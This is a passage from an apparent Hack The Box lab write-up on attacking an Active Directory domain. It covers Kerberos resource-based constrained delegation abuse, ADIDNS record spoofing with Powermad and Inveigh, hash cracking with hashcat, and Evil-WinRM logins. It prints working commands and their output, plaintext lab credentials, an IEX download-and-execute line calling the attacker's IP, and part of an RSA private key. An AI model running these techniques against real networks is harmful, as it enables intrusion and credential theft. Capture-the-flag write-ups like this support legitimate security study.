      TjGCmEMTHq8SEKDY5n4br4r/qrcKyfMKW/lcTyE0mpaFw9VeQfzV5ofF0Rwl2JsHd66R2Hr710DjZM4f
      mGePQn0t3vFuWII5/eJ8ZfupX3VE0G92iw2hw7Gs5ycB4OtWNvD3hO/jhKywXMB4DS2SiJVMUl2GwJcJ
      phNUiV4haLbZbU0Hk1vpZfKz/fmgdnQDWTd4Qgy/rdrXB5fD8BiPDkwnMzIrs8aQK2LybKYRCjqbVyNb
      EuNa4YlNBTNwoVSbhfN0iDIaOj4bDG2hLqaWxbpfbUlo729M/0CT1UA9tCJgup+zN83rxIXgZtI3+9l+
      DwJqfVhIwQKXhz74dFwsRc2dk1QLVsNLN2MxNfo2EPgcYaX3wLt/rVsVUuInhCsd1EfcABfWfqijlE7u
      7JRHnaWtlfmKVkOTmsTenEDHuzpCRXu5xmmB0719nB8idhdbqE1vn7GmEYYmnZxxtPq7YF+N02926XSq
      XueA1pfBCweDZj0xQ2S3AtflW7IBlF2fP/xsrrR7Orgw8yZltxhzAMrkvMERrjKN86hSn7E5Hp8scaz0
      t0YMWG8ZGyF1Iij5za+40MWK2YJu5lijeXNSLpDHxEyDSO3tZi/xa1cxfnNJtsfDiIPg4XHTEaZdiGqz
      cVyKtgq6DyUMACZda8v3KrDlKDdmq1jvfIYlnLQMY+ZywsjdIKKt+SMiA4kiIxVagKbQAJxl8Mx/om08
      ceHy/CCI1LtFW+XQXLYaIXFwDvaug0sGIA69WkL1oyMMJghYb+ab34iSw8NM8vZIJ/mJ48Jl7qUWYVeY
      3WGXX3xelMminSyE6IwZ8ZKt8jQSBoJ5t4zDvVgJpnb/CwtnO6X1fG9Rb+KqNchefnSoDB6fF/aFfzbo
      NkLOk11xbzFBwyzu8J/yCIBg7vXhFyx1zTEJWkC9SJS5bruJSpZTrgmuDnY71t1brCaqHu3chEzvzwdg
      zJbby9HKCTGB1FNVzlrrnKgJ3z60MJH6TJmLGWQTbFzP5ceZe87vI9ByMdDIA3Ea2zeY/aqBgREn4UuT
      9DgpiKHD7lMG1442sLg3DXzyfGbdMPGqMfU164uBTcK2Da4u0Zw9/XLz8GUWmAc51H9Ds1vimryzeJiu
      Byory7k5T1sMZt/j5ahbpg1QA2ea4OQhVuv17Uogvq0F2wLTJvM19h4jNBBe/Kmv0Lun6v7sNx0v419g
      9SckiIdZX8Jk1p5jOjEuuXimMnn8MNYHu/iyAD+a71Hn3L9xZnLFHSnKj3u69q5F1/iQQIznMtTU7tf8
      pnMiCK1XdbpQ1wKYtnWkJSxG0Fi+WgT91yiEXNSnULE5CbRca5yKjhZ/xDACRr68+VOwwJbjp8fq53qo
      H+EYo4HUMIHRoAMCAQCigckEgcZ9gcMwgcCggb0wgbowgbegGzAZoAMCARGhEgQQWP/AdOr77ICVWwND
      S76uSqELGwlIVEIuTE9DQUyiGjAYoAMCAQqhETAPGw1sZWVASFRCLkxPQ0FMowcDBQBAoQAApREYDzIw
      MjAwNzAyMTMwOTMzWqYRGA8yMDIwMDcwMjIzMDkzMlqnERgPMjAyMDA3MDkxMzA5MzJaqAsbCUhUQi5M
      T0NBTKkgMB6gAwIBAqEXMBUbBGh0dHAbDXdlYi5odGIubG9jYWw=
[+] Ticket successfully imported!
PS C:\users\administrator\music> klist
klist

Current LogonId is 0:0x3e7

Cached Tickets: (1)

#0>     Client: lee @ HTB.LOCAL
        Server: http/web.htb.local @ HTB.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 7/2/2020 6:09:33 (local)
        End Time:   7/2/2020 16:09:32 (local)
        Renew Time: 7/9/2020 6:09:32 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```

Now I can use cURL with `--negotiate` option to force Kerberos HTTP SPNEGO authentication:

```
PS > cmd /c curl --negotiate -u : http://web.htb.local -o out.html -v
HTTP/1.1 401 Unauthorized
Content-Length: 1293
Content-Type: text/html
Server: Microsoft-IIS/8.5
WWW-Authenticate: Negotiate
Date: Thu, 02 Jul 2020 14:27:13 GMT

HTTP/1.1 200 OK
Content-Length: 280496
Content-Type: text/html
Last-Modified: Tue, 15 Oct 2019 08:46:21 GMT
Accept-Ranges: bytes
ETag: "51a8b943583d51:0"
Server: Microsoft-IIS/8.5
WWW-Authenticate: Negotiate oYGkMIGhoAMKAQChCwYJKoZIgvcSAQICooGMBIGJYIGGBgkqhkiG9xIBAgICA(
Persistent-Auth: true
Date: Thu, 02 Jul 2020 14:27:13 GMT
...
```

The web page contained another pair of user creds: `remote_user:FZg28$dJe*Hx7c`.



Then I was able to WinRM into 192.168.3.202 as remote_user and get the fifth flag:

```
*Evil-WinRM* PS C:\Users\remote_user.HTB\desktop> cat flag.txt
HADES{From_RBCD_****************}
```

Clear the `msDS-AllowedToActOnBehalfOfOtherIdentity` property on WEB and try to remove the fake machine account:

```
PS > Get-DomainComputer $TargetComputer -Verbose -Credential $Cred | Set-DomainObject -Cle
PS > Remove-MachineAccount -MachineAccount fakemachine123 -Verbose -Credential $Cred
[-] Exception calling "DeleteTree" with "0" argument(s): "Access is denied. (Exception fr
```

Refs

- From Kekeo to Rubeus – harmj0y
- S4U2Pwnage – harmj0y
- Another Word on Delegation – harmj0y
- Resource-based Constrained Delegation ACL-based Computer Object Takeover
- A Case Study in Wagging the Dog: Computer Takeover – harmj0y
- Resource-based constrained delegation computer DACL takeover demo
- Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory / Shenanigans Labs
- BloodHound 2.1's New Computer Takeover Attack - YouTube
- Kerberos Resource-based Constrained Delegation: Computer Object Take Over - Red Teaming Experiments
- Resource-Based Constrained Delegation Abuse / Abusing RBCD & MachineAccountQuota
- Разбираем атаки на Kerberos с помощью Rubeus. Часть 1 / Блог компании T.Hunter / Хабр
- Разбираем атаки на Kerberos с помощью Rubeus. Часть 2 / Блог компании T.Hunter / Хабр

From Outside (Linux)

Tools:

1. impacket/addcomputer.py to create fake machine.
2. rbcd.py to modify `msDS-AllowedToActOnBehalfOfOtherIdentity`.
3. impacket/getST.py to abuse S4U and get TGS.

```
root@kali:$ proxychains4 -q addcomputer.py -computer-name 'newfakemachine123$' -computer-p
[+] Impacket Library Installation Path: /usr/local/lib/python2.7/dist-packages/impacket
[*] Opening domain HTB...
[*] Successfully added machine account newfakemachine123$ with password P@ssw0rd!.

root@kali:$ proxychains4 -q ./rbcd.py -f newfakemachine123 -t WEB -dc-ip 192.168.3.203 'HT
[*] Starting Resource Based Constrained Delegation Attack against WEB$
[*] Initializing LDAP connection to 192.168.3.203
[*] Using HTB\test-svc account with password ***
[*] LDAP bind OK
[*] Initializing domainDumper()
[*] Initializing LDAPAttack()
[*] Writing SECURITY_DESCRIPTOR related to (fake) computer `newfakemachine123` into msDS-A
[*] Delegation rights modified succesfully!
[*] newfakemachine123$ can now impersonate users on WEB$ via S4U2Proxy

root@kali:$ proxychains4 -q getST.py -spn http/WEB.htb.local -impersonate lee -dc-ip 192.1
[+] Impacket Library Installation Path: /usr/local/lib/python2.7/dist-packages/impacket
[+] Using Kerberos Cache: /root/tools/rbcd-attack/lee.ccache
[+] SPN KRBTGT/HTB.LOCAL@HTB.LOCAL not found in cache
[+] AnySPN is True, looking for another suitable SPN
[+] No valid credentials found in cache.
```

```
[*] Getting TGT for user
[+] Trying to connect to KDC at 192.168.3.203
[+] Trying to connect to KDC at 192.168.3.203
[*] Impersonating lee
[+] AUTHENTICATOR
...
[+] S4UByteArray
...
[+] CheckSum
...
[+] Final TGS
...
[*]     Requesting S4U2self
[+] Trying to connect to KDC at 192.168.3.203
[+] TGS_REP
...
[*]     Requesting S4U2Proxy
[+] Trying to connect to KDC at 192.168.3.203
[*] Saving ticket in lee.ccache

root@kali:$ apt install krb5-user krb5-config -y
root@kali:$ dpkg-reconfigure krb5-config
root@kali:$ export KRB5CCNAME=`pwd`/admin.ccache
root@kali:$ klist
Ticket cache: FILE:/root/tools/rbcd-attack/lee.ccache
Default principal: lee@htb.local
Valid starting       Expires              Service principal
07/02/2020 20:43:52  07/03/2020 06:43:41  http/WEB.htb.local@HTB.LOCAL
        renew until 07/03/2020 20:41:40
```

However, I was not able to load the protected web page as curl kept saying `Matching credential not found`:

```
root@kali:$ proxychains4 -q curl --negotiate -u: http://web.htb.local -v
*   Trying 192.168.3.202:80...
* TCP_NODELAY set
* Connected to web.htb.local (127.0.0.1) port 80 (#0)
* gss_init_sec_context() failed: Matching credential not found (filename: /root/tools/rbc
* Server auth using Negotiate with user ''
> GET / HTTP/1.1
> Host: web.htb.local
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 401 Unauthorized
< Content-Type: text/html
< Server: Microsoft-IIS/8.5
* gss_init_sec_context() failed: Matching credential not found (filename: /root/tools/rbc
< WWW-Authenticate: Negotiate
```

Kali's pwsh did not get it either:

```
root@kali:$ proxychains4 -q pwsh
PS /root/tools/rbcd-attack> klist
Ticket cache: FILE:/root/tools/rbcd-attack/lee.ccache
Default principal: lee@htb.local
Valid starting       Expires              Service principal
07/02/2020 20:43:52  07/03/2020 06:43:41  http/WEB.htb.local@HTB.LOCAL
        renew until 07/03/2020 20:41:40
```

```
PS /root/tools/rbcd-attack> Invoke-WebRequest -UseBasicParsing -UseDefaultCredentials http
Invoke-WebRequest: The cmdlet cannot protect plain text secrets sent over unencrypted con
PS /root/tools/rbcd-attack> Invoke-WebRequest -UseBasicParsing -UseDefaultCredentials http
Invoke-WebRequest: GSSAPI operation failed with error - Unspecified GSS failure.  Minor c
PS /root/tools/rbcd-attack> exit
```

Refs

- tothi/rbcd-attack: Kerberos Resource-Based Constrained Delegation Attack from Outside using Impacket
- impacket/getST.py at master · SecureAuthCorp/impacket

6. Celestial

Spoofing Active Directory-Integrated DNS

I will jump to the WEB box with Evil-WinRM and run Inveigh:

```
root@kali:$ proxychains4 -q evil-winrm.rb -u 'remote_user' -p 'FZg28$dJe*Hx7c' -i 192.168
*Evil-WinRM* PS > powershell -NoP -NonI -W Hidden -Exec Bypass "IEX(New-Object Net.WebCli
```

There are no words no describe how painfully slow and unstable this was box, so I had to reconnect literally after every command as the WinRM HTTPClient had been `KeepAliveDisconnect`'ing all the f*cking time while working through the pivot point. Inveigh's DNS sniffer helped me to understand that someone on the box was periodically trying to resolve non-existent DNS names (see `[outgoing query]` records):

```
[*] Inveigh 1.504 started at 2020-04-09T13:35:34
[+] Elevated Privilege Mode = Enabled
```

```
[+] Primary IP Address = 10.13.38.16
[+] Spoofer IP Address = 10.13.38.16
[+] ADIDNS Spoofer = Disabled
[+] DNS Spoofer = Enabled
[+] DNS TTL = 30 Seconds
[+] LLMNR Spoofer = Enabled
[+] LLMNR TTL = 30 Seconds
[+] mDNS Spoofer For Type QU = Enabled
[+] mDNS TTL = 120 Seconds
[+] NBNS Spoofer For Types 00,20 = Enabled
[+] NBNS TTL = 165 Seconds
[+] SMB Capture = Enabled
[+] HTTP Capture = Enabled
[+] HTTPS Capture = Disabled
[+] HTTP/HTTPS Authentication = NTLM
[+] Proxy Capture = Enabled
[+] Proxy Port = 8492
[+] Proxy Authentication = NTLM
[+] Proxy Ignore List = Firefox
[+] WPAD Authentication = NTLM
[+] WPAD NTLM Authentication Ignore List = Firefox
[+] WPAD Proxy Response = Enabled
[+] Kerberos TGT Capture = Disabled
[+] Machine Account Capture = Disabled
[+] Console Output = Disabled
[+] File Output = Enabled
[+] Output Directory = c:\users\remote_user.HTB\documents
[!] Run Stop-Inveigh to stop
[-] [2020-04-09T13:35:34] Error starting HTTP listener
[!] [2020-04-09T13:35:34] Exception calling "Start" with "0" argument(s): "An attempt was
```

```
...
[+] [2020-04-09T13:39:36] DNS request for db3.htb.local sent to 8.8.8.8 [outgoing query]
[+] [2020-04-09T13:39:37] DNS request for db1.htb.local sent to 8.8.8.8 [outgoing query]
[+] [2020-04-09T13:39:39] DNS request for db2.htb.local sent to 8.8.8.8 [outgoing query]
[+] [2020-04-09T13:39:42] DNS request for dc1.htb.local sent to 8.8.8.8 [outgoing query]
[+] [2020-04-09T13:39:47] DNS request for wpad.htb.local sent to 8.8.8.8 [outgoing query]
...
[+] [2020-04-09T13:43:13] DNS request for db1.htb.local sent to 8.8.8.8 [outgoing query]
[+] [2020-04-09T13:43:18] DNS request for db2.htb.local sent to 8.8.8.8 [outgoing query]
[+] [2020-04-09T13:43:26] DNS request for db3.htb.local sent to 8.8.8.8 [outgoing query]
...
```

Lately I also saw them in the local DNS client's cache:

```
PS > Get-DnsClientCache
Entry                          RecordName                     Record Status    Section TimeTo Data
                                                              Type                    Live   Lengt
-----                          ----------                     ------ ------    ------- ------ -----
db1.htb.local                                                 A      NoRecords
db2.htb.local                                                 A      NoRecords
db3.htb.local                                                 A      NoRecords

(Or with ipconfig /displaydns)
```

Then after studying Kevin Robert's blog post I went back to more stable DEV box and exploited the ADIDNS mechanism with Powermad (again). I used `remote_user`'s creds but I could also stick to the builtin `NT AUTHORITY\SYTEM` account context (as it forwards the `DOMAIN\MACHINE$` creds for network operations in the domain).

1. Check if you are able to modify (add) AD DNS names:

```
PS > $User = 'htb.local\remote_user';$Pass = ConvertTo-SecureString 'FZg28$dJe*Hx7c' -AsP
PS > Get-ADIDNSZone -Credential $Cred -Verbose
DC=htb.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=htb,DC=local
DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=htb,DC=local
DC=_msdcs.htb.local,CN=MicrosoftDNS,DC=ForestDnsZones,DC=htb,DC=local
DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=htb,DC=local

PS > Get-ADIDNSPermission -Credential $Cred -Verbose | ? {$_.Principal -eq 'NT AUTHORITY\A
Principal             : NT AUTHORITY\Authenticated Users
IdentityReference     : S-1-5-11
ActiveDirectoryRights : CreateChild
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```

`CreateChild` permission is what we need.

2. Create, configure the new DNS name that could be likely exploited for spoofing with Kali's IP and enable it. I chose `db3` which was found in cache:

```
PS > New-ADIDNSNode -DomainController dc1 -Node db3 -Credential $Cred -Verbose
PS > $dnsRecord = New-DNSRecordArray -Type A -Data 10.14.14.37
```

```
PS > Set-ADIDNSNodeAttribute -Node db3 -Attribute dnsRecord -Value $dnsRecord -Credential
PS > Enable-ADIDNSNode -DomainController dc1 -Node db3 -Credential $Cred -Verbose
```

3. Check the newly created DNS object and try to resolve it. AD will need some time (180 seconds) to sync LDAP changes via its DNS dynamic updates protocol, so take a deep breath and don't panic:

```
PS > Get-ADIDNSNodeAttribute -Node db3 -Attribute dnsRecord -Credential $Cred -Verbose
PS > Resolve-DNSName db3
PS > cmd /c ping -n 1 db3
```

```
PS C:\Windows\system32> iex(new-object net.webclient).downloadstring("http://10.14.14.37/pm.ps1")
iex(new-object net.webclient).downloadstring("http://10.14.14.37/pm.ps1")
PS C:\Windows\system32> $user = 'htb.local\remote_user';$pass = ConvertTo-SecureString 'FZg28$dJe*Hx7c' -AsPlainText -Force;$cred = New-Object System.Management.Automation.PSCredential($user, $pass)
$user = 'htb.local\remote_user';$pass = ConvertTo-SecureString 'FZg28$dJe*Hx7c' -AsPlainText -Force;$cred = New-Object System.Management.Automation.PSCredential($user, $pass)
PS C:\Windows\system32> New-ADIDNSNode -DomainController dc1 -Node db3 -Credential $cred -Verbose
New-ADIDNSNode -DomainController dc1 -Node db3 -Credential $cred -Verbose
VERBOSE: [+] Domain = htb.local
VERBOSE: [+] Forest = htb.local
VERBOSE: [+] ADIDNS Zone = htb.local
VERBOSE: [+] Distinguished Name = DC=db3,DC=htb.local,CN=MicrosoftDNS,DC=DomainDNSZones,DC=htb,DC=local
VERBOSE: [+] Data = 10.13.38.17
VERBOSE: [+] DNSRecord = 04-00-01-00-05-F0-00-00-CA-00-00-00-00-00-00-02-58-00-00-00-00-9E-1C-38-00-0A-0D-26-11
[+] ADIDNS node db3 added
PS C:\Windows\system32> Enable-ADIDNSNode -DomainController dc1 -Node db3 -Credential $cred -Verbose
Enable-ADIDNSNode -DomainController dc1 -Node db3 -Credential $cred -Verbose
VERBOSE: [+] Domain = htb.local
VERBOSE: [+] ADIDNS Zone = htb.local
VERBOSE: [+] Distinguished Name = DC=db3,DC=htb.local,CN=MicrosoftDNS,DC=DomainDNSZones,DC=htb,DC=local
VERBOSE: [+] Data = 10.13.38.17
VERBOSE: [+] DNSRecord = 04-00-01-00-05-F0-00-00-CB-00-00-00-00-00-00-02-58-00-00-00-00-9E-1C-38-00-0A-0D-26-11
[+] ADIDNS node db3 enabled
PS C:\Windows\system32> $dnsRecord = New-DNSRecordArray -Type A -Data 10.14.14.37
$dnsRecord = New-DNSRecordArray -Type A -Data 10.14.14.37
PS C:\Windows\system32> Set-ADIDNSNodeAttribute -Node db3 -Attribute dnsRecord -Value $dnsRecord -Credential $cred -Verbose
Set-ADIDNSNodeAttribute -Node db3 -Attribute dnsRecord -Value $dnsRecord -Credential $cred -Verbose
VERBOSE: [+] Domain Controller = dc1.htb.local
VERBOSE: [+] Domain = htb.local
VERBOSE: [+] ADIDNS Zone = htb.local
VERBOSE: [+] Distinguished Name = DC=db3,DC=htb.local,CN=MicrosoftDNS,DC=DomainDNSZones,DC=htb,DC=local
[+] ADIDNS node db3 dnsRecord attribute updated
PS C:\Windows\system32> Resolve-DNSName db3
Resolve-DNSName db3

Name                                           Type   TTL   Section    IPAddress
----                                           ----   ---   -------    ---------
db3.htb.local                                  A      600   Answer     10.13.38.17


PS C:\Windows\system32> ping -n 1 db3
ping -n 1 db3

Pinging db3.htb.local [10.13.38.17] with 32 bytes of data:
Reply from 10.13.38.17: bytes=32 time<1ms TTL=128

Ping statistics for 10.13.38.17:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
```


```
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
PS C:\Windows\system32> Resolve-DNSName db3
Resolve-DNSName db3

Name                                           Type   TTL   Section    IPAddress
----                                           ----   ---   -------    ---------
db3.htb.local                                  A      600   Answer     10.14.14.37


PS C:\Windows\system32> ping -n 1 db3
ping -n 1 db3

Pinging db3.htb.local [10.14.14.37] with 32 bytes of data:
Reply from 10.14.14.37: bytes=32 time=55ms TTL=63

Ping statistics for 10.14.14.37:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 55ms, Maximum = 55ms, Average = 55ms
PS C:\Windows\system32> Get-ADIDNSZone
Get-ADIDNSZone
DC=htb.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=htb,DC=local
DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=htb,DC=local
DC=_msdcs.htb.local,CN=MicrosoftDNS,DC=ForestDnsZones,DC=htb,DC=local
DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=htb,DC=local
PS C:\Windows\system32> Get-ADIDNSPermission | ? {$_.Principal -eq 'NT AUTHORITY\Authenticated Users'}
Get-ADIDNSPermission | ? {$_.Principal -eq 'NT AUTHORITY\Authenticated Users'}


Principal             : NT AUTHORITY\Authenticated Users
IdentityReference     : S-1-5-11
ActiveDirectoryRights : CreateChild
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```

```
*Evil-WinRM* PS C:\Users\remote_user.HTB\Documents> ipconfig /displaydns

Windows IP Configuration

    db2.htb.local
    ----------------------------------------
    Record Name . . . . . : db2.htb.local
    Record Type . . . . . : 1
    Time To Live  . . . . : 578
    Data Length . . . . . : 4
    Section . . . . . . . : Answer
    A (Host) Record . . . : 10.14.14.37


    dc1.htb.local
    ----------------------------------------
```

```
    Record Name . . . . . : dc1.htb.local
    Record Type . . . . . : 1
    Time To Live  . . . . : 3571
    Data Length . . . . . : 4
    Section . . . . . . . : Answer
    A (Host) Record . . . : 192.168.3.203


    db1.htb.local
    ----------------------------------------
    No records of type A


    db3.htb.local
    ----------------------------------------
    No records of type A

*Evil-WinRM* PS C:\Users\remote_user.HTB\Documents> ipconfig /displaydns

Windows IP Configuration

    db2.htb.local
    ----------------------------------------
    Record Name . . . . . : db2.htb.local
    Record Type . . . . . : 1
    Time To Live  . . . . : 554
    Data Length . . . . . : 4
    Section . . . . . . . : Answer
    A (Host) Record . . . : 10.14.14.37


    dc1.htb.local
    ----------------------------------------
    Record Name . . . . . : dc1.htb.local
    Record Type . . . . . : 1
    Time To Live  . . . . : 3576
    Data Length . . . . . : 4
```

```
Section . . . . . : Answer
A (Host) Record . . . : 192.168.3.203

db3.htb.local
----------------------------------------
Record Name . . . . . : db3.htb.local
Record Type . . . . . : 1
Time To Live  . . . . : 576
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . : 10.14.14.37
```

Now according to the “Secure only” Dynamic updates default setting you are the rightful owner of that DNS object and you may want to fire Responder on Kali to harvest some hashes:



Refs

- Beyond LLMNR/NBNS Spoofing – Exploiting Active Directory-Integrated DNS
- ADIDNS Revisited - WPAD, GQBL, and More

- Abusing Unsafe Defaults in Active Directory Domain Services: A Real-World Case Study / GoSecure
- Getting in the Zone: dumping Active Directory DNS using adidnsdump - dirkjanm.io

Cracking Net-NTLMv2 response

I will `Alt-Tab` to my host machine and crack the captured Net-NTLMv2 response with hashcat:

```
Cmd > ./hashcat64.exe -m 5600 -a 0 -r rules/d3ad0ne.rule hashes/htb seclists/Passwords/da
ADMINISTRATOR:::1122334455667788:d5b1e9b04d6da4023702434589fcb71a:0101000000000000c065315(
500052004800340039003200520051004100460056000400140053004d00420033002e006c006f00630061006(
00420033002e006c006f00630061006c000500140053004d00420033002e006c006f00630061006c0007000800(
b2a8cbd1bb3165bcb3cafe21d6535246b8acd398d499094336db396a0a0010000000000000000000000000000(
006c0000000000000000000000000:Myp@ssw0rd
```

`WED:Administrator:Myp@ssw0rd` 😈

And now I'm ready to Evil-WinRM the box and get the sixth flag:

```
root@kali:$ proxychains4 -q evil-winrm.rb -u 'administrator' -p 'Myp@ssw0rd' -i 192.168.3
*Evil-WinRM* PS > gc ..\desktop\flag.txt
HADES{Why_llmnr_******************}
```

The flag implies that there is no LLMNR/NBNS dancing going on in the intranet, that's why DNS resolution did not fallback to it and we were not able to capture admin's creds right away.

Misc

adidnsdump

Another cool tool that can help you to enumerate AD DNS entries is Dirk-jan's adidnsdump:

```
root@kali:$ proxychains4 -q adidnsdump -u 'HTB\remote_user' -p 'FZg28$dJe*Hx7c' -v --dns-
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
DC=htb.local,CN=MicrosoftDNS,DC=DomainDnsZones,DC=htb,DC=local
DC=RootDNSServers,CN=MicrosoftDNS,DC=DomainDnsZones,DC=htb,DC=local
[-] Found 2 domain DNS zones:
    htb.local
    RootDNSServers
DC=_msdcs.htb.local,CN=MicrosoftDNS,DC=ForestDnsZones,DC=htb,DC=local
[-] Found 1 forest DNS zones:
    _msdcs.htb.local
DC=RootDNSServers,CN=MicrosoftDNS,CN=System,DC=htb,DC=local
[-] Found 1 legacy DNS zones:
    RootDNSServers

root@kali:$ proxychains4 -q adidnsdump -u 'HTB\remote_user' -p 'FZg28$dJe*Hx7c' -v --dns-
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Querying zone for records
[!] The DNS query name does not exist: wpad.htb.local.
[-] Could not resolve node wpad (probably no A record assigned to name)
[+] Found record web
[+] Found record MS01
[+] Found record ForestDnsZones
[+] Found record DomainDnsZones
[+] Found record dev
```

```
[+] Found record dc1
[+] Found record _msdcs
[+] Found record _ldap._tcp.ForestDnsZones
[+] Found record _ldap._tcp.DomainDnsZones
[+] Found record _ldap._tcp.Default-First-Site-Name._sites.ForestDnsZones
[+] Found record _ldap._tcp.Default-First-Site-Name._sites.DomainDnsZones
[+] Found record _ldap._tcp.Default-First-Site-Name._sites
[+] Found record _ldap._tcp
[+] Found record _kpasswd._udp
[+] Found record _kpasswd._tcp
[+] Found record _kerberos._udp
[+] Found record _kerberos._tcp.Default-First-Site-Name._sites
[+] Found record _kerberos._tcp
[+] Found record _gc._tcp.Default-First-Site-Name._sites
[+] Found record _gc._tcp
[+] Found record @
[!] The DNS query name does not exist: *.htb.local.
[-] Could not resolve node * (probably no A record assigned to name)
[+] Found 11 records
```

docker-machine

Some `docker-machine` related stuff found but the `192.168.99.100:22` docker *default* virtual machine's port was not reachable anyways from other hosts in the intranet (VM's local SSH port was not exposed, I guess):

```
*Evil-WinRM* PS C:\Users\Administrator\.docker\machine\machines\default> ls


    Directory: C:\Users\Administrator\.docker\machine\machines\default
```

```
Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----          7/9/2020   7:44 AM            default
-a---          9/4/2019   2:50 AM   58720256 boot2docker.iso
-a---          7/9/2020   7:47 AM       1054 ca.pem
-a---          7/9/2020   7:47 AM       1094 cert.pem
-a---          7/9/2020   7:48 AM       3002 config.json
-a---          7/9/2020   7:46 AM 6189219840 disk.vmdk
-a---          9/4/2019   2:50 AM       1679 id_rsa
-a---          9/4/2019   2:50 AM        381 id_rsa.pub
-a---          7/9/2020   7:47 AM       1679 key.pem
-a---          7/9/2020   7:47 AM       1675 server-key.pem
-a---          7/9/2020   7:47 AM       1127 server.pem


*Evil-WinRM* PS C:\Users\Administrator\.docker\machine\machines\default> gc id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAwiHc7jhJb9yi1zaH7cUUjRUqrLM6n1o2ZKDRpyfVJ5seS/oz
dMJ0/uAgEuqboxZIixXoYmVMPon0Wrx+nmecCzUUCp3pI7Wihu18JozrEL6xSiUX
1LNE36+n5N5KjZ6oUUATZyxYh8IPexisSKYIJPKa98JKxZkrnTaRgDXlpXRHP+Ax
cY+WT/LR2XktCyOgFSQll/JIKLzbfbRGkcJgQRI03xy6KuvHJbQXK1eYBpf8nbzK
jEt6luwj0GqQ9BHCPrVm8NTCA2QxHZqxs/KmeHq5jVYd6CPzM9+r1VBcXLjWA0rc
/WYDeLmAECCaSTFnC0nNvvK5NoMa0h6Kad3kDwIDAQABAoIBAHclz3IJ69CTCwKp
fk3JWq6oYhOywPUSqjWimmpMQT/YrYSWIES2IJZZunXBthonUAjFPmY9o8jyZJ3X
+KKCFryuLAnEF1YKYaEMWtlSPed+ElPeZjzudgQPzCzk3b8DtGyBtibpicBws42q
e/rupCsBF2mevsN+Gc2Ysz6MVdDwdW14Yvp/6Vq7u3KMrEj+LyN9cyzrurDhTByb
UI/XWklSUPIBN6cuqSULW4GkK1GOQMjnkDd5prizxA4+lHT1YY956joHKEBcp/bq
j4iGLe0eKiOtQ5HFjAROowaiFmyeYnHPztFGMmC0Q+EBQl8ZM9q0Cpo4AZGAros8
```

```
